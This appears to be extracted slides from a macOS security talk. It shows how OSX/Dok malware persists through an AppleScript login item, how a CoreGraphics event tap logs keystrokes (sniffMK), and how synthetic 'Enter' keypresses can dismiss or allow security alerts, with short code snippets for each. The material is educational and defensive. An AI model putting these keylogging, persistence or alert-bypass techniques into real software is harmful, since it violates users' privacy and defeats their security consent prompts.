
    r15 = [ [NSString stringWithFormat:@"tell application \"System Events\" to make
        login item at end with properties {path:@\"%@\"}", self->needLocation] retain];

    rbx = [ [NSAppleScript alloc] initWithSource:r15];
    [rbx executeAndReturnError:&var_28];
}
```

(ab)using AppleScript to persist




"[Dok] is the first major scale
malware to target OSX users via a
coordinated email phishing campaign"
-checkpoint




OSX/Dok persisted

CoreGraphics APIs



"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple



core graphics keylogger

A screenshot of a GitHub repository page for 'sniffMK'. The repository has 15 issues, 0 pull requests, 0 projects, 0 wiki pages, and 19 forks. The description reads 'sniff mouse and keyboard events'. There is an 'Edit' button at the bottom right.

'sniffMK'
github.com/objective-see/sniffMK

```
//install & enable CG "event tap"  
eventMask = CGEventMaskBit(kCGEventKeyDown)  
| CGEventMaskBit(kCGEventKeyUp);
```


```
CGEventTapCreate(kCGSessionEventTap,  
kCGHeadInsertEventTap, 0, eventMask,  
eventCallback, NULL);
```

```
CGEventTapEnable(eventTap, true);
```

sniffing keys via 'core graphics'

CoreGraphics APIs

post synthetic keyboard & mouse events!



- - - - - →

Allow



Function

CGPostKeyboardEvent

Synthesizes a low-level keyboard event on the local machine.

Declaration

```
CGError CGPostKeyboardEvent(CGCharCode keyChar, CGKeyCode virtualKey, boolean_t ke
```

Function

CGPostMouseEvent

Synthesizes a low-level mouse-button event on the local machine.

Declaration

```
CGError CGPostMouseEvent(CGPoint mouseCursorPosition, boolean_t updateMouseCursorF
```

⋮ - - - - →

Function

CGEventPost

Posts a Quartz event into the event stream at a specified location.

← - - - - ⋮

CoreGraphics APIs posting a synthetic 'enter' key press

```
#import <CoreGraphics/CoreGraphics.h>
const CGKeyCode ENTER_KEY = (CGKeyCode) 76;

void pressENTER()
{
    CGPostKeyboardEvent((CGCharCode)0, ENTER_KEY, true);
    CGPostKeyboardEvent((CGCharCode)0, ENTER_KEY, false);
}
```


synthetically generating an 'enter' keypress



- 1 perform action
(that triggers alert)



- 2 post a synthetic 'enter'
(to dismiss/allow, etc.)




